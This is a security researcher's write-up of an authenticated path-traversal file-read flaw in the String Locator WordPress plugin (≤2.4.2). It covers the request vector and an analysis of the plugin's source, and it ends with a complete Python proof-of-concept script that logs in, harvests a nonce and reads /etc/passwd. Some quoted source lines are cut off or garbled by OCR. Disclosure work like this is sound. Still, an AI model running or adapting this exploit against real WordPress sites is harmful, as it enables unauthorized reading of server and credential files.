String Locator ≤ 2.4.2 – Arbitrary File Read (Authenticated)


Author

Seyeong Lee(Qerogram)

Test Environment

Wordpress 5.9
php 7.4.21
MySQL 5.7
String Locator 2.4.2

Result



Vector

[+] Call Page
Phase 1) Set target file
POST /wp-admin/admin-ajax.php"

- ➔ action = “string-locator-get-directory-structure”
- ➔ **directory = f"t-../../../../../../../{FILENAME}"** // not a directory, just a file
- ➔ search = /.*/i
- ➔ regex = true

Phase 2) Read File
POST /wp-admin/admin-ajax.php

- ➔ action = “string-locator-search”
- ➔ filenum = “0”

[+] Code Page
Phase 1)
/wp-content/plugins/string-locator/includes/class-string-locator.php – ajax_get_directory_structure()


Phase 2)
/wp-content/plugins/string-locator/includes/class-string-locator.php – ajax_file_search()

Anaylsis


There are separate logics for set a target files and logics for checking files, so you have to go through a total of two processes.

1) Targeting Logic

In the ajax_get_directory_structure function, pre-processing of files to be searched in advance is performed. In the ajax_get_directory_structure function, pre-processing of files to be searched in advance is performed. In prepare_scan_path function, have insecure filtering is applied to path.



If you start with "t-", you can append all subsequent strings in the path. In this case, you can hypothesize that the sub-path can be accessed by inserting the relative path ("../"). The developer seems to have missed it because security is applied to strings starting with "p-".



2) Read Logic

In the ajax_file_search function, the scan_file function is called without a path check process.

class-string-locator.php

wp-content > plugins > string-locator > includes > class-string-locator.php

```
521         $file_name = explode( '/', $file_data[ $filenum ] );
522         $file_name = end( $file_name );
523
524         /*
525          * Check the file type, if it's an unsupported type, we skip it
526          */
527         $file_type = explode( '.', $file_name );
528         $file_type = strtolower( end( $file_type ) );
529
530         /*
531          * Scan the file and look for our string, but only if it's an approved file extension
532          */
533         $bad_file_types = apply_filters( 'string_locator_bad_file_types', $this->bad_file_types );
534         if ( ! in_array( $file_type, $bad_file_types, true ) ) {
535             $search_results = $this->scan_file( $file_data[ $filenum ] $scan_data->search, $file_data[ $filenum ], $scan_data->
536         }
537
538         $response['last_file'] = $file_data[ $filenum ];
539         $response['filenum']   = $filenum;
540         $response['filename']  = $file_name;
541         if ( $search_results ) {
542             $response['search'][] = $search_results;
543         }
```


In the scan_file function, search the contents of the file without a path check process.

class-string-locator.php

wp-content > plugins > string-locator > includes > class-string-locator.php

```
1255     function scan_file( $filename, $string, $location, $type, $slug, $regex = false ) {
1256         if ( empty( $string ) || ! is_file( $filename ) ) {
1257             return array();
1258         }
1259         $output      = array();
1260         $linenum     = 0;
1261         $match_count = 0;
1262
1263         if ( ! is_object( $location ) ) {
1264             $path     = $location;
1265             $location = explode( DIRECTORY_SEPARATOR, $location );
1266             $file     = end( $location );
1267         } else {
1268             $path = $location->getPathname();
1269             $file = $location->getFilename();
1270         }
1271
1272         /*
1273          * Check if the filename matches our search pattern
1274          */
1275         if ( stristr( $file, $string ) || ( $regex && preg_match( $string, $file ) ) ) {…
1312         }
1313
1314         $readfile = @fopen( $filename, 'r' );
1315         if ( $readfile ) {
1316             while ( ( $readline = fgets( $readfile ) ) !== false ) { // phpcs:ignore WordPress.CodeAnalysis.As
1317                 $string_preview_is_cut = false;
1318                 $linenum ++;
```

As a result, we get a file content.



PoC

```python
import requests, re

BASE_URL = "http://localhost:8000"
id = "wordpress"
pw = "wordpress"

FILENAME = "/etc/passwd"
FIND_KEYWORD = "/.*/i"

def filter(text) :
    cleanr =re.compile('<.*?>')
    cleantext = re.sub(cleanr, '', text)
```

```
    cleantext = cleantext.replace("&hellip;", "")
    return cleantext

def login(id, pw) :
    # Phase : Login (because, we need a nonce value)
    sess = requests.Session()
    sess.post(
        BASE_URL + "/wp-login.php",
        data = {
            'log': id,
            'pwd': pw,
            'wp-submit': '%EB%A1%9C%EA%B7%B8%EC%9D%B8',
            'testcookie': '1'
        }
    ).text

    return sess


def exploit(sess) :
    # Phase : Get nonce value
    res = sess.get(f"{BASE_URL}/wp-admin/tools.php?page=string-locator")
    res = res.text
    res = res[res.find('search_nonce"'):][15:]
    nonce = res[:res.find('"')]

    # Phase : Attack !
    res = sess.post(
        f"{BASE_URL}/wp-admin/admin-ajax.php",
        headers =  {"Content-Type": "application/x-www-form-urlencoded"},
        data = {
            "action" : "string-locator-get-directory-structure",
            "directory" : f"t-../../../../../../../{FILENAME}",
            "search" : f"{FIND_KEYWORD}",
            "regex" : "true",
            "nonce" : nonce
        },
        proxies = {"http": "http://localhost:8080"}
    )
```

```
    if res.json()["success"] == True :
        res = sess.post(
            f"{BASE_URL}/wp-admin/admin-ajax.php",
            headers =  {"Content-Type": "application/x-www-form-urlencoded"},
            data = {
                "action" : "string-locator-search",
                "filenum" : "0",
                "nonce" : nonce
            },
            proxies = {"http": "http://localhost:8080"}
        )
        # print(res.text)

        for line in res.json()["data"]["search"][0][1:] :
            print(filter(line['stringresult']))


sess = login(id, pw)
exploit(sess)
```

Cite

[+] Vendor : https://wordpress.org/plugins/string-locator/